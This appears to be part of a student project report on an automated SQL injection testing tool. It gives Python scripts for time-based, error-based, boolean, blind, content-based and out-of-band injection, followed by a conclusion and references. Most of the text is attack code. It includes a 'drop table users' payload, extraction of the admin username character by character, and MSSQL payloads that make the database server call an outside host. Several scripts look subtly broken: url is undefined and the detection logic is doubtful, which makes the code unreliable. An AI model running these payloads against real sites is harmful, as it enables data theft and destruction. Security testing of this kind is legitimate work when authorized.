uniontest\_sql\_injection(url)

TIME BASED

import requests  
import re  
import time  
  
def time\_sql\_injection(url):  
 *# Define a list of common database query keywords to use in the UNION SELECT attack* query\_keywords = ['SELECT', 'FROM', 'WHERE', 'JOIN', 'LIMIT']  
  
 *# Define a list of time delay functions to use in the attack* time\_functions = ['sleep', 'benchmark', 'waitfor delay', 'pg\_sleep']  
  
 *# Add a single quote to the end of the URL to test for SQL injection* url\_injection = url + "'"  
  
 *# Loop over the query keywords and time delay functions to create a time-based payload* for keyword in query\_keywords:  
 for function in time\_functions:  
 *# Use the non-existent\_table to ensure that the query returns a single row* payload = f"' UNION ALL SELECT {keyword}, CASE WHEN ({function}(10)) THEN 'a' ELSE 'b' END FROM information\_schema.columns WHERE table\_name = 'nonexistent\_table';--"  
  
 *# Make an HTTP GET request with the injection and payload* start\_time = time.time()  
 r = requests.get(url\_injection, params={'id': payload})  
 end\_time = time.time()  
  
 *# Check the response time to determine if the injection was successful* elapsed\_time = end\_time - start\_time  
  
 *# Check the response for signs of a successful SQL injection attack* if elapsed\_time > 10 and re.search(r"\berror\b", r.text, re.IGNORECASE):  
 print(f"SQL injection vulnerability detected with time delay function: {function}, query keyword: {keyword}")  
 print(f"Payload: {payload}")  
 print(f"Response time: {elapsed\_time}")  
 print(f"Response content: {r.text}")  
 else:  
 print(f"No SQL injection vulnerabilities detected with time delay function: {function}, query keyword: {keyword}")  
  
time\_sql\_injection(url)

ERROR BASED

import requests  
from bs4 import BeautifulSoup  
  
def error\_sql\_injection(url):  
 *# Define a list of common database query keywords to use in the injection* query\_keywords = ['SELECT', 'FROM', 'WHERE', 'JOIN', 'LIMIT']  
  
 *# Define a list of error types to test for in the injection response* error\_types = ['syntax error', 'division by zero', 'unknown column', 'table does not exist', 'out of range', 'string or binary data would be truncated', 'not enough space']  
  
 *# Define a list of payloads to use for the error-based injection* payloads = [  
 "' UNION ALL SELECT 1,2,'a' FROM nonexistent\_table WHERE 1=0 AND '1'='1",  
 "' UNION ALL SELECT 1,2,CAST('a' AS INTEGER) FROM nonexistent\_table WHERE 1=0 AND '1'='1",  
 "' UNION ALL SELECT 1,2,CAST('a' AS NVARCHAR) FROM nonexistent\_table WHERE 1=0 AND '1'='1",  
 "' UNION ALL SELECT 1,2,CAST('a' AS DATETIME) FROM nonexistent\_table WHERE 1=0 AND '1'='1"  
 ]  
  
 *# Add a single quote to the end of the URL to test for SQL injection* url\_injection = url + "'"  
  
 *# Loop over the payloads, query keywords, and error types to create an error-based payload* for payload in payloads:  
 for keyword in query\_keywords:  
 for error\_type in error\_types:  
 *# Replace the 'a' in the payload with the error type to test for* payload\_error = payload.replace('a', error\_type)  
  
 *# Add the query keyword to the payload* payload\_full = f"{payload\_error} UNION ALL SELECT {keyword},1/0 FROM nonexistent\_table WHERE 0=1 --"  
  
 *# Make an HTTP GET request with the injection and payload* r = requests.get(url\_injection, params={'id': payload\_full})  
 soup = BeautifulSoup(r.text, 'html.parser')  
  
 *# Check the response to determine if the injection was successful* if error\_type.lower() in soup.text.lower():  
 print(f"SQL injection vulnerability detected with error type: {error\_type}, query keyword: {keyword}")  
 else:  
 print(f"No SQL injection vulnerabilities detected with error type: {error\_type}, query keyword: {keyword}")

error\_sql\_injection(url)

BOOLEAN BASED

import requests  
from bs4 import BeautifulSoup  
  
def boolean\_sql\_injection(url):  
 *# Define a list of common database query keywords to use in the injection* query\_keywords = ['SELECT', 'FROM', 'WHERE', 'JOIN', 'LIMIT']  
  
 *# Define a list of characters to use in the boolean-based attack* characters = ['a', 'b', 'c', 'd', 'e', 'f', 'g', 'h', 'i', 'j', 'k', 'l', 'm', 'n', 'o', 'p', 'q', 'r', 's', 't', 'u', 'v', 'w', 'x', 'y', 'z', 'A', 'B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'X', 'Y', 'Z']  
  
 *# Add a single quote to the end of the URL to test for SQL injection* url\_injection = url + "'"  
  
 *# Loop over the query keywords and characters to create a boolean-based payload* for keyword in query\_keywords:  
 for i in range(1, 20):  
 for char in characters:  
 *# Create a payload to check if the i-th character of the admin username is char* payload = f"' OR SUBSTRING((SELECT {keyword} FROM users WHERE username='admin'), {i}, 1)='{char}'--"  
  
 *# Make an HTTP GET request with the injection and payload* r = requests.get(url\_injection, params={'id': payload})  
 soup = BeautifulSoup(r.text, 'html.parser')  
  
 *# Check the response to determine if the injection was successful* if 'error in your SQL syntax' not in soup.text:  
 print(f"SQL injection vulnerability detected with character '{char}' in position {i} of the admin username, query keyword: {keyword}")  
 break  
 else:  
 print(f"No SQL injection vulnerabilities detected with character '{char}' in position {i} of the admin username, query keyword: {keyword}")  
 continue  
 break  
 else:  
 print(f"No SQL injection vulnerabilities detected with query keyword: {keyword}")  
  
boolean\_sql\_injection(url)

BLIND

import requests  
from bs4 import BeautifulSoup  
  
*# Define the target URL*url = "http://testphp.vulnweb.com/login.php"  
  
*# Define the injection payloads to test*payloads = [  
 "1' and sleep(10)--",  
 "1' and 1=1--",  
 "1' and 1=0--",  
 "1'; drop table users;--"  
]  
  
*# Function to test for SQL injection vulnerability using blind technique*def blind\_sql\_injection(url, injection\_string):  
 *# Append the injection string to the URL* url = f"{url}?id={injection\_string}"  
  
 *# Send the HTTP request and receive the response* response = requests.get(url)  
  
 *# Extract the response content* soup = BeautifulSoup(response.content, 'html.parser')  
  
 *# Analyze the response content for evidence of a successful injection* if "Error executing SQL statement" in soup.text:  
 print(f"No SQL injection vulnerability detected with injection string: {injection\_string}")  
 else:  
 print(f"SQL injection vulnerabilities detected with injection string: {injection\_string}")  
  
*# Test for SQL injection using different injection payloads*for payload in payloads:  
 blind\_sql\_injection(url, payload)

CONTENT BASED BLIND


import requests  
from bs4 import BeautifulSoup  
  
def content\_sql\_injection(url):  
 *# Define a list of common database query keywords to use in the injection* query\_keywords = ['SELECT', 'FROM', 'WHERE', 'JOIN', 'LIMIT']  
  
 *# Define a list of characters to use in the content-based blind attack* characters = ['0', '1', '2', '3', '4', '5', '6', '7', '8', '9', 'a', 'b', 'c', 'd', 'e', 'f']  
  
 *# Define a dictionary of payloads to use in the content-based blind attack* payloads = {  
 "string\_length": "';SELECT CASE WHEN (LENGTH((SELECT column\_name FROM information\_schema.columns WHERE table\_name='users' LIMIT 1 OFFSET 0))={length}) THEN to\_char(1/0) ELSE '' END FROM dual--",  
 "string\_value": "';SELECT CASE WHEN (SUBSTRING((SELECT column\_name FROM information\_schema.columns WHERE table\_name='users' LIMIT 1 OFFSET 0), {position}, 1)='{character}') THEN to\_char(1/0) ELSE '' END FROM dual--",  
 "integer\_value": "';SELECT CASE WHEN ((SELECT COUNT(\*) FROM users WHERE id={value})=1) THEN to\_char(1/0) ELSE '' END FROM dual--"  
 }  
  
 *# Add a single quote to the end of the URL to test for SQL injection* url\_injection = url + "'"  
  
 *# Loop over the query keywords, characters, and payloads to create a content-based blind payload* for keyword in query\_keywords:  
 for char in characters:  
 for payload\_name, payload\_value in payloads.items():  
 if payload\_name == "string\_length":  
 for length in range(1, 100):  
 payload = payload\_value.format(length=length)  
 r = requests.get(url\_injection, params={'id': payload})  
 soup = BeautifulSoup(r.text, 'html.parser')  
 if 'ZeroDivisionError' in soup.text:  
 print(f"SQL injection vulnerability detected with payload: {payload\_name}, query keyword: {keyword}, and length: {length}")  
 break  
 else:  
 print(f"No SQL injection vulnerabilities detected with payload: {payload\_name} and query keyword: {keyword}")  
  
 elif payload\_name == "string\_value":  
 for position in range(1, 100):  
 payload = payload\_value.format(position=position, character=char)  
 r = requests.get(url\_injection, params={'id': payload})  
 soup = BeautifulSoup(r.text, 'html.parser')  
 if 'ZeroDivisionError' in soup.text:  
 print(f"SQL injection vulnerability detected with payload: {payload\_name}, query keyword: {keyword}, and character: {char}")  
 break  
 else:  
 print(f"No SQL injection vulnerabilities detected with payload: {payload\_name} and query keyword: {keyword}")  
  
 elif payload\_name == "integer\_value":  
 for value in range(1, 100):  
 payload = payload\_value.format(value=value)  
 r = requests.get(url\_injection, params={'id': payload})  
 soup = BeautifulSoup(r.text, 'html.parser')  
 if 'ZeroDivisionError' in soup.text:  
 print(f"SQL injection vulnerability detected with payload: {payload\_name}, query keyword: {keyword}, and value: {value}")  
 break  
 else:  
 print(f"No SQL injection vulnerabilities detected with payload: {payload\_name} and query keyword: {keyword}")  
  
  
content\_sql\_injection(url)

OUT-OF-BAND


import requests  
import re  
  
def outofband\_sql\_injection(url):  
 *# Define a list of payloads for out-of-band SQL injection* payloads = [  
 "';EXEC master..xp\_readerrorlog 0, 1, N'{}'--",  
 "';EXEC sp\_oacreate 'msxml2.serverxmlhttp', @obj OUT; EXEC sp\_oamethod @obj, 'open', NULL, 'GET', 'http://{}'; EXEC sp\_oamethod @obj, 'send', NULL, ''; EXEC sp\_oamethod @obj, 'responseText', @res OUT; EXEC sp\_oadestroy @obj--",  
 "';DECLARE @c INT EXEC sp\_oacreate 'msxml2.xmlhttp', @c OUT; EXEC sp\_oamethod @c, 'open', NULL, 'GET', 'http://{}', 'false'; EXEC sp\_oamethod @c, 'send', NULL; EXEC sp\_oamethod @c, 'responseText', @resp out; EXEC sp\_oamethod @c, 'responseXML', @xml out; EXEC sp\_oadelete @c--"  
 ]  
  
 *# Iterate through each payload* for payload in payloads:  
 *# Generate the payload with the URL as the domain* formatted\_payload = payload.format(url)  
  
 *# Make an HTTP GET request with the injection and payload* params = {'id': formatted\_payload}  
 response = requests.get(url, params=params)  
  
 *# Extract the server's response* html = response.text  
  
 *# Check the response for evidence of out-of-band communication* if is\_vulnerable(url, formatted\_payload, html):  
 print(f'SQL injection vulnerability detected with payload: {formatted\_payload}')  
 return  
  
 print('No SQL injection vulnerabilities detected.')  
  
def is\_vulnerable(url, payload, html):  
 *# Check if the payload is present in the response body* if re.search(re.escape(payload), html, re.IGNORECASE):  
 return True  
  
 *# Check for out-of-band communication through DNS queries* domain = extract\_domain(url)  
 dns\_query\_regex = r'\b[\w.-]\*' + re.escape(domain) + r'\b'  
 if re.search(dns\_query\_regex, html, re.IGNORECASE):  
 return True  
  
 return False  
  
def extract\_domain(url):  
 *# Extract the domain from the URL* domain\_regex = r'https?://([\w.-]+)'  
 match = re.search(domain\_regex, url)  
 if match:  
 return match.group(1)  
 return ''  
  
*# Example usage*outofband\_sql\_injection(url)

## **TESTING**


1. Entering URL




1. Selecting the attack type



1. Clicking ‘TEST’ button to run it





1. **CONCLUSION**

SQLI is the most widespread threats to web applications, so we discussed in this research the concept of SQLI and its types.

In this project, we plan to build a system for testing web applications against SQL injection and its different types of vulnerabilities that closely mimics those that attackers use in the wild.

Our system will Eliminate the manually entering process with automation which allow users save time during executing these attacks and test there websites with ease.

1. **REFERENCES**

[1] Ojagbule, O., Wimmer, H., & Haddad, R. J. (2018, April). Vulnerability Analysis of Content Management Systems to SQL Injection Using SQLMAP. In SoutheastCon 2018 (pp. 1-7). IEEE. [2] Tasevski, I., & Jakimoski, K. (2020, November). Overview of SQL Injection Defense Mechanisms. In 2020 28th Telecommunications Forum (TELFOR) (pp. 1-4). IEEE.

[3] Patel, D., Dhamdhere, N., Choudhary, P., & Pawar, M. (2020, September). A System for Prevention of SQLi Attacks. In 2020 International Conference on Smart Electronics and Communication (ICOSEC) (pp. 750-753). IEEE

[4] Ping, C., Jinshuang, W., Lanjuan, Y., & Lin, P. (2020, September). SQL Injection Teaching Based on SQLi-labs. In 2020 IEEE 3rd International Conference on Information Systems and Computer Aided Education (ICISCAE) (pp. 191-195). IEEE.

[5] Aliero, M. S., Ghani, I., Qureshi, K. N., & Rohani, M. F. A. (2020). An algorithm for detecting SQL injection vulnerability using black-box testing. Journal of Ambient Intelligence and Humanized Computing, 11(1), 249-266.

[6] Singh, S., & Kumar, A. (2020). Detection and prevention of sql injection. International Journal of Scientific Research & Engineering Trends, 6(3), 1642-1645.

[7] Li, Q., Li, W., Wang, J., & Cheng, M. (2019). A SQL injection detection method based on adaptive deep forest. IEEE Access, 7, 145385-145394

[8] Malik, M., & Patel, T. (2016). Database security attacks and control methods. International Journal of Information, 6(1/2), 175-183.

[9] Kareem, F. Q., Ameen, S. Y., Salih, A. A., Ahmed, D. M., Kak, S. F., Yasin, H. M., ... & Omar, N. (2021). SQL injection attacks prevention system technology. Asian Journal of Research in Computer Science, 13, 32.

[10] Priyadharshini, S., & Rajmohan, R. (2017). Analysis on database security model against NOSQL injection. Int. J. Sci. Res. Comput. Sci., Eng. Inf. Technol, 2(2), 168-171.

[11]Mahmoud Baklizi, A Technical Review of SQL Injection Tools and Methods:A Case Study of SQLMap 80-81, [Prevention of Website SQL Injection Using a New Query Comparison and Encryption Algorithm](https://ijisae.org/index.php/IJISAE/article/view/2462), [International Journal of Intelligent Systems and Applications in Engineering: Vol. 11 No. 1 (2023)](https://ijisae.org/index.php/IJISAE/issue/view/88)

# [12] [Isatou Hydara](https://www.researchgate.net/profile/Isatou-Hydara), [Abu Bakar bin Md Sultan](https://www.researchgate.net/profile/Abu-Bakar-Md-Sultan), [Hazura Zulzalil](https://www.researchgate.net/profile/Hazura-Zulzalil), [Novia Admodisastro](https://www.researchgate.net/profile/Novia-Admodisastro-2) Current state of research on cross-site scripting (XSS) , 12-14

[13] A. Valenza, G. Costa, A. Armando, Never trust your victim: Weaponizing vulnerabilities in security scanners, in: 23rd International Symposium on Research in Attacks, Intrusions and Defenses, RAID, USENIX Association, 2020.

[14] M. Koster, A method for web robots control, 1996. URL: https://www.robotstxt.org/ norobots-rfc.txt.

[15] , Elias Athanasopoulos, Antonis Krithinakis, and Evangelos P. Markatos 2-3Hunting Cross-Site Scripting Attacks in the Network

[16] SQL Injection Using SQLmap [Research Paper] **,** An Analysis of Data Compromise Cases. (2010). *UK Security Breach Investigations Report*. Retrieved from <http://7safe.com/breach_report/Breach_report_2010.pdf>,SQL Injections Top Attack Statistics. (n.d.). Retrieved December 8, 2014, from <http://www.darkreading.com/risk/sql-injections-top-attack-statistics/d/d-id/1132988>